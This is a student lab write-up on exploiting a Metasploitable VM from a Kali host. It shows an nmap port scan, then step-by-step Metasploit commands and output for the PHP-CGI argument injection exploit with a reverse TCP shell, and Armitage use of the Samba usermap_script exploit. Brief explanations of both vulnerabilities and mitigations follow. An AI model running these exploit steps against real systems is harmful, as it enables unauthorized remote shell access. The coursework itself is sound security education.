192.168.217.129  22    tcp    ssh           open   OpenSSH 4.7p1 Debian 8ubuntu1 protoc
ol 2.0
192.168.217.129  23    tcp    telnet        open   Linux telnetd
192.168.217.129  25    tcp    smtp          open   Postfix smtpd
192.168.217.129  53    tcp    domain        open   ISC BIND 9.4.2
192.168.217.129  80    tcp    http          open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.217.129  111   tcp    rpcbind       open   2 RPC #100000
192.168.217.129  139   tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgroup: WORK
GROUP
192.168.217.129  445   tcp    netbios-ssn   open   Samba smbd 3.0.20-Debian workgroup:
WORKGROUP
192.168.217.129  512   tcp    exec          open   netkit-rsh rexecd
192.168.217.129  513   tcp    login         open
192.168.217.129  514   tcp    shell         open   Netkit rshd
192.168.217.129  1099  tcp    java-rmi      open   Java RMI Registry
192.168.217.129  1524  tcp    shell         open   Metasploitable root shell
192.168.217.129  2049  tcp    nfs           open   2-4 RPC #100003
192.168.217.129  2121  tcp    ftp           open   ProFTPD 1.3.1
192.168.217.129  3306  tcp    mysql         open   MySQL 5.0.51a-3ubuntu5
192.168.217.129  3632  tcp                  open
192.168.217.129  5432  tcp    postgresql    open   PostgreSQL DB 8.3.0 - 8.3.7
192.168.217.129  5900  tcp    vnc           open   VNC protocol 3.3
192.168.217.129  6000  tcp    x11           open   access denied
192.168.217.129  6667  tcp    irc           open   UnrealIRCd
192.168.217.129  8009  tcp    ajp13         open   Apache Jserv Protocol v1.3
192.168.217.129  8180  tcp    http          open   Apache Tomcat/Coyote JSP engine 1.1

msf auxiliary(arp_sweep) >
```

The above shows all open ports on the Metaploitable VM. Additionally, with all these ports now stored in the database, Metasploit can now refer to these ports' information when executing exploits on the target machine (as done and needed for Question 3.2).

Question 3.2 –

I am going to use this exploit:
/exploit/multi/http/php_cgi_arg_injection

Set exploit:

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(php_cgi_arg_injection) >
```

Show options/requirements:

```
msf exploit(php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:por
t[,type:host:port][...]
   RHOST                         yes       The target address
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connec
tions
   TARGETURI                     no        The URI to request (must be a CGI-han
dled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding
(0 for minimum)
   VHOST                         no        HTTP server virtual host
```

Set RHOST(target address = 192.168.217.129) and leave RPORT as is:

```
msf exploit(php_cgi_arg_injection) > set RHOST 192.168.217.129
RHOST => 192.168.217.129
```

Show payloads(determine which one to use):

```
msf exploit(php_cgi_arg_injection) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   generic/custom                                       normal  Custom Payload
   generic/shell_bind_tcp                               normal  Generic Command Shell
, Bind TCP Inline
   generic/shell_reverse_tcp                            normal  Generic Command Shell
, Reverse TCP Inline
   php/bind_perl                                        normal  PHP Command Shell, Bi
nd TCP (via Perl)
   php/bind_perl_ipv6                                   normal  PHP Command Shell, Bi
nd TCP (via perl) IPv6
   php/bind_php                                         normal  PHP Command Shell, Bi
nd TCP (via PHP)
   php/bind_php_ipv6                                    normal  PHP Command Shell, Bi
nd TCP (via php) IPv6
   php/download_exec                                    normal  PHP Executable Downlo
ad and Execute
   php/exec                                             normal  PHP Execute Command
   php/meterpreter/bind_tcp                             normal  PHP Meterpreter, Bind
 TCP Stager
   php/meterpreter/bind_tcp_ipv6                        normal  PHP Meterpreter, Bind
 TCP Stager IPv6
   php/meterpreter/bind_tcp_ipv6_uuid                   normal  PHP Meterpreter, Bind
 TCP Stager IPv6 with UUID Support
   php/meterpreter/bind_tcp_uuid                        normal  PHP Meterpreter, Bind
 TCP Stager with UUID Support
   php/meterpreter/reverse_tcp                          normal  PHP Meterpreter, PHP
Reverse TCP Stager
   php/meterpreter/reverse_tcp_uuid                     normal  PHP Meterpreter, PHP
Reverse TCP Stager
   php/meterpreter_reverse_tcp                          normal  PHP Meterpreter, Reve
rse TCP Inline
   php/reverse_perl                                     normal  PHP Command, Double R
everse TCP Connection (via Perl)
   php/reverse_php                                      normal  PHP Command Shell, Re
verse TCP (via PHP)

msf exploit(php_cgi_arg_injection) >
```

From above(scrunched up) output, I will set the Payload to *generic/shell_reverse_tcp*.

```
msf exploit(php_cgi_arg_injection) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf exploit(php_cgi_arg_injection) >
```

Set IP address of attacking machine(which is Kali):

```
msf exploit(php_cgi_arg_injection) > set LHOST 192.168.217.133
LHOST => 192.168.217.133
msf exploit(php_cgi_arg_injection) >
```

Now exploit!

```
msf exploit(php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.217.133:4444
[*] Command shell session 1 opened (192.168.217.133:4444 -> 192.168.217.129:38113) at
 2018-03-20 22:37:01 -0400

pwd
/var/www
ls
dav
dvwa
index.php
mutillidae
phpMyAdmin
phpinfo.php
test
tikiwiki
tikiwiki-old
twiki
echo a
a
```

Exploit is a success. This payload of *generic/shell_reverse_tcp* of exploit */exploit/multi/http/php_cgi_arg_injection* was supposed to open a command shell on msdfconsole that is used to control the Metasploitable VM. As seen above, the command shell was successfully open. When typed in the commands *pwd*, *ls*, and *echo a*; they all yielded outputs that signify a working shell.

Question 3.3 –

The PHP CGI(common gateway interface) transfers information between PHP webpage scripts and a PHP webserver. Basically, PHP CGIs binaries help with creating dynamic webpages.

The PHP GCI versions of up to 5.3.12 and 5.4.2 are vulnerable to an argument injection vulnerability. When a URL lacks the "=" sign, the parameter name and value is no longer separated. Unless escaped, the query string values will end up being passed into the PHP GCI binary as command line argument. Depending on interpretation, command line switches like -s, -d-, or -c could be passed onto the php-cgi binary; which could result in source code disclosure as well as arbitrary code execution.

One way to minimize injection vulnerabilities that come with dealing with query-based arguments(like with PHP or SQL) is to reduce the number of instances where direct user input can interact with dynamic database queries; like replace text fields with scroll or toggle buttons. Another option is to forcibly escape all user supplied input to prevent the user input from being interpreted by the PHP CGI binary.

Some Sources:


- Page [212] of this Google book(https://books.google.com/books?id=lMxPDwAAQBAJ)
- https://vulners.com/metasploit/MSF:EXPLOIT/MULTI/HTTP/PHP_CGI_ARG_INJECTION
- https://pentesterlab.com/exercises/cve-2012-1823/course

Task 4 Answers:

Now, the Metasploitable VM will be exploited using Armitage(which is a GUI-version of Metaploit).


Question 4.1 –

Initial login to Armitage:




Password: test


Startup GUI (already shows Metasploitable VM):




Get all TCP ports (Hosts → Nmap Scan → Intense Scan, all TCP ports) since they're needed for attacks.
Also, the scan IP range will be set to only 192.168.217.129(only the TCP ports of Metasploitable are needed).
These ports need to be found so Armitage can later determine which attacks/exploits are viable against a host during a later scan.



By right-clicking the Metasploitable VM → Services, one should now get the full list of TCP ports and services on the target.




With the ports found; now to find attacks/exploits for Metasploitable (click on Attacks→Find Attacks).




After some downloading, right-clicking a host will now yield a menu of possible attacks that can be made against the selected host.


Now comes choosing an attack/exploit to use on Metasploitable (that wasn't used in class).
I finally decided to use */exploit/multi/samba/usermap_script* which can be found below as shown.




After clicking on username_script and confirming the values in the below window, I can launch the exploit (I left all values in default). LHOST is attack host(Kali=192.168.217.133) and RHOST is target host (Metasploitable=192.168.217.129).



The result is that a Shell 30 has been created that can now be used to control the Metasploitable VM.



Shell 30→Interact will open a shell that will enable on to use a shell to control the target host(Metasploitable)



My above commands yield working output. Note that the *ipconfig eth0* shows the IP address of Metasploitable and NOT of the Kali host. This means that the exploit is successful since I am now able to access the target computer via shell.

Question 4.2 –

Samba is a software suite that implements the SMB(Server Message Block)/CIFS(Common Internet File System) protocol on Unix/Linux systems. This suite supports cross-platform capability between the host Unix/Linux OS to other OS systems including Windows and Mac.

The MS-RPC(Microsoft Remote Procedure Call) functionality in smbd* in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the SamrChangePassword function, when the “username map script” smb.conf option is enabled. This also allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the remote printer and file share management.

Basically, the root cause is passing unfiltered user input provided via MS-RPC calls to /bin/sh when invoking externals scripts defined in smb.conf.

Without using a patch, one possible way to mitigate the damage would be to forcibly escape user input characters since this is basically a form of injection vulnerability that misinterprets the user input. Also, user input can be reduced by replace user input fields with alternatives like buttons or choice scrolls.

***smbd:** is the server daemon that provides filesharing and printing services to Windows clients.

Some Resources:

- https://blackhatinside.wordpress.com/2017/09/06/mastering-metasploit-4-exploiting-samba-remote-command-injection/
- https://pentestlab.blog/2012/04/05/samba-server-exploitation/